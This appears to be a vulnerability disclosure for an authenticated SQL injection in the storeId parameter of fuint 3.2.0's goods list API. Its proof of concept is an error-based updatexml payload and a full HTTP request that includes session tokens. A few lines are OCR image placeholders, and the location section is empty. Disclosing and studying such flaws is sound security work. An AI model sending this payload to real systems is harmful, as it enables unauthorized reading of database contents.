The fuint system has a SQL injection vulnerability in the /fuint-application/backendApi/goods/goods/list interface.

The fuint system has a SQL injection vulnerability in the /fuint-application/backendApi/goods/goods/list interface.


POC:


```
page=0&pageSize=1&name=hai&status=B&storeId=7+AND+updatexml('1',concat('~',(select+user())),'1')
```

The interface can be accessed once the administrator has logged in.

Affected versions: **3.2.0**

Vulnerability location:





Vulnerability Exploitation Demonstration:

Network packet:

- Request

```
GET /fuint-application/backendApi/goods/goods/list?
page=0&pageSize=1&name=hai&status=B&storeId=7+AND+updatexml('1',concat('~',
(select+user())),'1') HTTP/1.1
Host: www.fuint.cn
Cookie: sid=548bb857-4db0-4079-9a58-676f7608a186; Access-
Token=ngWCDVgxjuHSIiXloeM8HQ==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Access-Token: ngWCDVgxjuHSIiXloeM8HQ==
Platform: PC
Dnt: 1
Sec-Gpc: 1
Referer: https://www.fuint.cn/fuintAdmin/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
```

```
Te: trailers
Connection: close
```